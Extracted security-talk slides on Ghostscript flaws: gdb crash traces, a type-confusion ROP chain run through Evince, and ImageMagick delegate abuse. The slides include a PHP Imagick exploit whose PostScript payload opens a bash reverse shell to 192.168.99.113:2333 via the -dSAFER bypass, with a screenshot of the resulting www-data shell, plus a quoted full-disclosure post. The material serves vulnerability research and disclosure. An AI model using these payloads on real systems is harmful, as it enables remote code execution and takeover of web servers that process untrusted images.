[Switching to Thread 0x7ffffd46b1700 (LWP 16816)]  
0x00007ffffd2ecbc45 in ?? () from /usr/lib/libgs.so.9  
(gdb) x/10i 0x00007ffffd2ecbc35  
0x7ffffd2ecbc35:    sub    $0x10,%rsp  
0x7ffffd2ecbc39:    mov    0x270(%rdi),%r12  
0x7ffffd2ecbc40:    mov    0x8(%r12),%rax  
=> 0x7ffffd2ecbc45:   mov    0x48(%rax),%rax  
0x7ffffd2ecbc49:    mov    %rax,%rdi  
0x7ffffd2ecbc4c:    callq  *0x48(%rax)  
0x7ffffd2ecbc4f:    test   %rax,%rax  
0x7ffffd2ecbc52:    mov    %rax,%rbx  
0x7ffffd2ecbc55:    je     0x7ffffd2ecbcc8  
0x7ffffd2ecbc57:    lea    0x2739d7(%rip),%rdi  
(gdb) i r  
rax          0x4141414141414141      47021112344749  
rbx          0x7fffcc05d958      140736616323416  
rcx          0xf80      3968
```

- Only two lines of POC can crash the program which uses ghostscript (libgs.so) as the .ps file processor.
- The attacker can craft a fake object to hijack the program count. %RAX and %RDI can be controlled by the attacker.
- Next step is to find a way to do the heap spray for the ROP chain.

REMOTE CODE EXECUTION: TYPE CONFUSION

```
[Switching to Thread 0x7ffffd46b1700 (LWP 10323)]  
Breakpoint 1, system (line=0x7fffcc2bb000 "touch a") at pt-system.c:28  
28      pt-system.c: No such file or directory.  
(gdb) bt  
#0  system (line=0x7fffcc2bb000 "touch a") at pt-system.c:28  
#1  0x00007ffffd2ecbc4f in ?? () from /usr/lib/libgs.so.9  
#2  0x00007ffffd2e93ba5 in ?? () from /usr/lib/libgs.so.9  
#3  0x00007ffffd2e94999 in gs_interpret () from /usr/lib/libgs.so.9  
#4  0x00007ffffd2e89cf3 in gs_main_run_string_continue () from /usr/lib/libgs.so.9  
#5  0x00007ffffd3a99cd3 in spectre_gs_process () from /usr/lib/x86_64-linux-gnu/libspectre.so.1  
#6  0x00007ffffd3a99ff4 in spectre_gs_send_page () from /usr/lib/x86_64-linux-gnu/libspectre.so.1  
#7  0x00007ffffd3a9ad21 in spectre_device_render () from /usr/lib/x86_64-linux-gnu/libspectre.so.1  
#8  0x00007ffffd3a9b0f9 in spectre_page_render () from /usr/lib/x86_64-linux-gnu/libspectre.so.1  
#9  0x00007ffffd3cae44 in ?? () from /usr/lib/evince/4/backends/libpsdocument.so
```

- The .ps file supports hexadecimal data as a member of dict. That's the best candidate for heap spray. Therefore, we could spray the heap using <gadget gadget gadget gadget ...> through the .ps file.
 - For demonstration, we disabled ASLR. Then we used a crafted .ps file to let the Evince Document Viewer execute our ROP chain - system("touch a").

MORE ATTACK SURFACE

- ▶ Extend Ghostscript to other software
 - These are all possible to exploit via PDF, PS, EPS, XPS formats.
 - Because Ghostscript is a basic interpreter for postscript, many software using Ghostscript or parsing Postscript are also vulnerable.
 - E.g: **Imagemagick, GraphicsMagick, Evince, Gimp...** and any more.

MORE ATTACK SURFACE

▶ Attack ImageMagick

- Delegate is a configuration for converting in ImageMagick, it defines the application that be called during converting.

```
<delegate decode="ps" encode="eps" mode="bi" command=""gs" -  
q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -  
dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 "-  
sDEVICE=eps2write" &quot;-sOutputFile=%o" &quot;-f%i"/>
```

%i: input image filename

MORE ATTACK SURFACE

▶ Attack ImageMagick

- we can control contents in input file

```
redrain@ubuntu:/tmp/gs$ gs -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBit  
map=500000000 -dAlignToPixels=0 -dGridFitTT=2 -sDEVICE=eps2write -sOutputFile=out.p  
s -f rce.eps  
uid=1000(redrain) gid=1000(redrain) groups=1000(redrain),4(adm),24(cdrom),27(sudo),  
30(dip),46(plugdev),108(lpadmin),124(sambashare)  
+ ./base/gsicc_manage.c:1713: gsicc_set_device_profile(): Creation of ICC profile f  
ailed  
redrain@ubuntu:/tmp/gs$ █
```

MORE ATTACK SURFACE

▶ Attack ImageMagick

```
redrain@ubuntu:/tmp/gs$ convert --version
Version: ImageMagick 6.7.7-10 2017-03-14 Q16 http://www.imagemagick.org
Copyright: Copyright (C) 1999-2012 ImageMagick Studio LLC
Features: OpenMP

redrain@ubuntu:/tmp/gs$ convert rce.eps ps:out
uid=1000(redrain) gid=1000(redrain) groups=1000(redrain),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),108(lpadmin),124(sambashare)
+ ./base/gsicc_manage.c:1713: gsicc_set_device_profile(): Creation of ICC profile f
ailed
uid=1000(redrain) gid=1000(redrain) groups=1000(redrain),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),108(lpadmin),124(sambashare)
+ ./base/gsicc_manage.c:1713: gsicc_set_device_profile(): Creation of ICC profile f
ailed
uid=1000(redrain) gid=1000(redrain) groups=1000(redrain),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),108(lpadmin),124(sambashare)
+ ./base/gsicc_manage.c:1713: gsicc_set_device_profile(): Creation of ICC profile f
ailed
convert.im6: Postscript delegate failed 'rce.eps': No such file or directory @ erro
r/ps.c/ReadPSImage/835.
convert.im6: no images defined 'ps:out' @ error/convert.c/ConvertImageCommand/3044.
redrain@ubuntu:/tmp/gs$
```

```
redrain@ubuntu:/tmp/gs$ identify rce.eps
uid=1000(redrain) gid=1000(redrain) groups=1000(redrain),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),108(lpadmin),124(sambashare)
+ ./base/gsicc_manage.c:1713: gsicc_set_device_profile(): Creation of ICC profile f
ailed
uid=1000(redrain) gid=1000(redrain) groups=1000(redrain),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),108(lpadmin),124(sambashare)
+ ./base/gsicc_manage.c:1713: gsicc_set_device_profile(): Creation of ICC profile f
ailed
identify.im6: Postscript delegate failed 'rce.eps': No such file or directory @ erro
r/ps.c/ReadPSImage/835.
redrain@ubuntu:/tmp/gs$ identify --version
Version: ImageMagick 6.7.7-10 2017-03-14 Q16 http://www.imagemagick.org
Copyright: Copyright (C) 1999-2012 ImageMagick Studio LLC
Features: OpenMP
```

MORE ATTACK SURFACE

▶ Attack ImageMagick

- There are delegates can be exploited

```
<delegate decode="eps" encode="pdf" mode="bi" command=""gs" -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 "-sDEVICE=pdfwrite" "-sOutputFile=%o" "-f%i"/>
```

```
<delegate decode="eps" encode="ps" mode="bi" command=""gs" -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 "-sDEVICE=ps2write" "-sOutputFile=%o" "-f%i"/>
```

```
<delegate decode="ps" encode="eps" mode="bi" command=""gs" -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 "-sDEVICE=epswrite" "-sOutputFile=%o" "-f%i"/>
```

```
<delegate decode="ps" encode="pdf" mode="bi" command=""gs" -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 "-sDEVICE=pdfwrite" "-sOutputFile=%o" "-f%i"/>
```

MORE ATTACK SURFACE

▶ Attack Imagick

- **Imagick** is a native php extension to create and modify images using the **ImageMagick** API.
- **Imagick** will identify file header and determine the format


MORE ATTACK SURFACE

▶ Attack Imagick

```
<?php  
$command = PHP_SAPI == 'cli' ? $argv[1] : $_GET['cmd'];  
if ($command == "") {  
    $command = 'id';  
}  
$exploit = <<<EOF  
%!PS  
currentdevice null true mark /OutputICCProfile (%pipe% /bin/bash -i >& /dev/tcp/  
192.168.99.113/2333 0>&1)  
.putdeviceparams  
quit  
EOF;  
$thumb = new Imagick();  
$thumb->readImageBlob($exploit);
```

MORE ATTACK SURFACE

▶ Attack Imagick



The screenshot shows a terminal window on the left and a nc listener window on the right.

Terminal (Left):

```
root@ubuntu:/var/www/html
root@ubuntu:/var/www/html# cat imagick.php
<?php
$command = PHP_SAPI == 'cli' ? $argv[1] : $_GET['cmd'];
if ($command == '') {
    $command = 'id';
}

$exploit = <<<EOF
%!PS

currentdevice null true mark /OutputICCProfile (%pipe%>
92.168.99.113/2333 0>&1)

.putdeviceparams

quit
EOF;


$thumb = new Imagick();
$thumb->readImageBlob($exploit);
root@ubuntu:/var/www/html#
```

nc Listener (Right):

```
nc /Users/redrain — nc -l -vv 2333 — 80x24
nc /Users/redrain — nc -l -vv 2333
[QD=w= ~ nc -l -vv 2333
bash: cannot set terminal process group (21963): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/var/www/html$ uname -a
uname -a
Linux ubuntu 4.2.0-42-generic #49~14.04.1-Ubuntu SMP Wed Jun 29 20:22:11 UTC 201
6 x86_64 x86_64 x86_64 GNU/Linux
www-data@ubuntu:/var/www/html$
```

MORE ATTACK SURFACE

▶ Attack Imagick



MORE ATTACK SURFACE

▶ Attack Imagick

Ghostscript sandbox bypass lead ImageMagick to remote code execution


typo...TAT...sandbox not sandbox

redrain root <rootredrain@gmail.com>

发送至 fulldisclosure、 oss-security

2016/10/19

recently I noticed Tavis Ormandy reporting a vulnerability about Ghostscript -dSAFER mode could be ignored and lead to code execution, however no one exploit it in a application. there is a simple discussion and exploit about it.

Author: redrain, 
Date: 2016-10-17
Version: Ghostscript 9.17
ImageMagick (or other app) all version
Vendor Notified: 2016-10-18

ImageMagick allows to process files with external libraries (delegate). And there are some delegate:

```
<delegate decode="eps" encode="pdf" mode="bi" command=""gs" -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=5000000000 "-sDEVICE=pdfwrite" "-sOutputFile=%o" &quot;-f%&i;"/>
<delegate decode="eps" encode="ps" mode="bi" command=""gs" -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=5000000000 -dAlignToPixels=0 -dGridFitTT=2 "-sDEVICE=ps2write" &quot;-sOutputFile=%o" &quot;-f%&i;"/>
<delegate decode="ps" encode="eps" mode="bi" command=""gs" -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=5000000000 -dAlignToPixels=0 -dGridFitTT=2 "-sDEVICE=epswrite" &quot;-sOutputFile=%o" &quot;-f%&i;"/>
<delegate decode="ps" encode="pdf" mode="bi" command=""gs" -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=5000000000 -dAlignToPixels=0 -dGridFitTT=2 "-sDEVICE=pdfwrite" &quot;-sOutputFile=%o" &quot;-f%&i;"/>
```

all of these delegate have use the Ghostscript(gs) to handle "pdf to eps" "ps to eps" "eps to ps" "pdf to ps", and all delegates have use a parameter -f, this parameter can lead ghostscript to exec any command.

Attacking Imagick is depended on Ghostscript version because this is a vulnerability of Ghostscript

